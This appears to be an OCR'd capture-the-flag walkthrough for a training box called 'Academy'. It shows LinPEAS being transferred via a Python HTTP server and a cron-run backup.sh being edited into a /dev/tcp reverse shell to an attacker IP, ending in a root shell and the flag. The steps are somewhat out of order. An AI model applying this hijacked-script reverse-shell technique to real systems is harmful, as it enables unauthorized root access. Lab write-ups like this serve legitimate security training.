
```
grimmie@academy:~/linpeas$ ls
lin.sh
grimmie@academy:~/linpeas$ ls -al
total 852
drwxr-xr-x 2 grimmie administrator   4096 Feb 27 00:46 .
drwxr-xr-x 4 grimmie administrator   4096 Feb 27 00:45 ..
-rw-r--r-- 1 grimmie administrator 860549 Feb 27 00:46 lin.sh
grimmie@academy:~/linpeas$ chmod +x lin.sh
grimmie@academy:~/linpeas$ ls -al
total 852
drwxr-xr-x 2 grimmie administrator   4096 Feb 27 00:46 .
drwxr-xr-x 4 grimmie administrator   4096 Feb 27 00:45 ..
-rwxr-xr-x 1 grimmie administrator 860549 Feb 27 00:46 lin.sh
```

- ➢ LinPEAS is a script that searches for possible paths to escalate privileges on Linux/Unix*/MacOS hosts.



```
                              ╔══════════╣ API Keys Regex
                              ╚══════════╝
Regexes to search for API keys aren't activated, use param '-r'

grimmie@academy:~/linpeas$ cd ..
grimmie@academy:~$ pwd
/home/grimmie
grimmie@academy:~$ ls -l
total 8
-rwxr-xr-- 1 grimmie administrator  112 May 30  2021 backup.sh
drwxr-xr-x 2 grimmie administrator 4096 Feb 26 14:46 linpeas
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
grimmie@academy:~$ nano backup.sh
grimmie@academy:~$ ./backup.sh
rm: remove write-protected regular file '/tmp/backup.zip'? n
zip I/O error: Permission denied
zip error: Could not create output file (/tmp/backup.zip)
chmod: changing permissions of '/tmp/backup.zip': Operation not permitted
./backup.sh: connect: Connection refused
./backup.sh: line 6: /dev/tcp/192.168.37.211/9002: Connection refused
grimmie@academy:~$
::1               academy          academy.tcm.sec  ff02::1          ff02::2          ip6-allnodes     ip6-allrouters   ip6-localhost    ip6-loopback     localhost
grimmie@academy:~$ █
```


- ➢ Now open lin.sh file



```
grimmie@academy:~/linpeas$ ./lin.sh

     /---------------------------------------------------------------------------------\
     |                             Do you like PEASS?                                  |
     |---------------------------------------------------------------------------------|
     |         Get the latest version    :     https://github.com/sponsors/carlospolop |
     |         Follow on Twitter         :     @hacktricks_live                        |
     |         Respect on HTB            :     SirBroccoli                             |
     |---------------------------------------------------------------------------------|
     |                                 Thank you!                                      |
     \---------------------------------------------------------------------------------/
           linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misus
e of this software will not be the responsibility of the author or of any other collaborator. Use it at your own co
mputers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
```


PYTHON SERVER :

- ➢ Copy the lin.sh in the downloads linpeas directory
    - ○ cp ~/Downloads/linpeas.sh lin.sh




```
┌──(kali㉿kali)-[~/academy]
└─$ cp ~/Downloads/linpeas.sh lin.sh

┌──(kali㉿kali)-[~/academy]
└─$ ll
total 868
-rw-r--r-- 1 kali kali     27 Feb 27 00:19 findings.txt
-rw-r--r-- 1 kali kali     33 Feb 25 13:31 hash
-rw-r--r-- 1 kali kali 860549 Feb 27 00:46 lin.sh
-rw-r--r-- 1 kali kali    776 May 29  2021 note.txt
-rw-r--r-- 1 kali kali    896 Feb 25 13:14 open_ports.txt
-rw-r--r-- 1 kali kali   2882 Feb 25 13:20 open_services.txt
-rw-r--r-- 1 kali kali   2589 Feb 27 00:09 rev.php
```

- Now we can get access to academy file using the command:



```
┌──(kali㉿kali)-[~/academy]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.228.72 - - [27/Feb/2024 00:50:42] "GET /lin.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```

- Python's built-in HTTP server on port 80 to serve files and directories locally.
  --- > python -m http.server 80



```
bash: cannot set terminal process group (24956): Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~# ls
ls
flag.txt
splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb
root@academy:~# cat flag.txt
cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
root@academy:~# █
```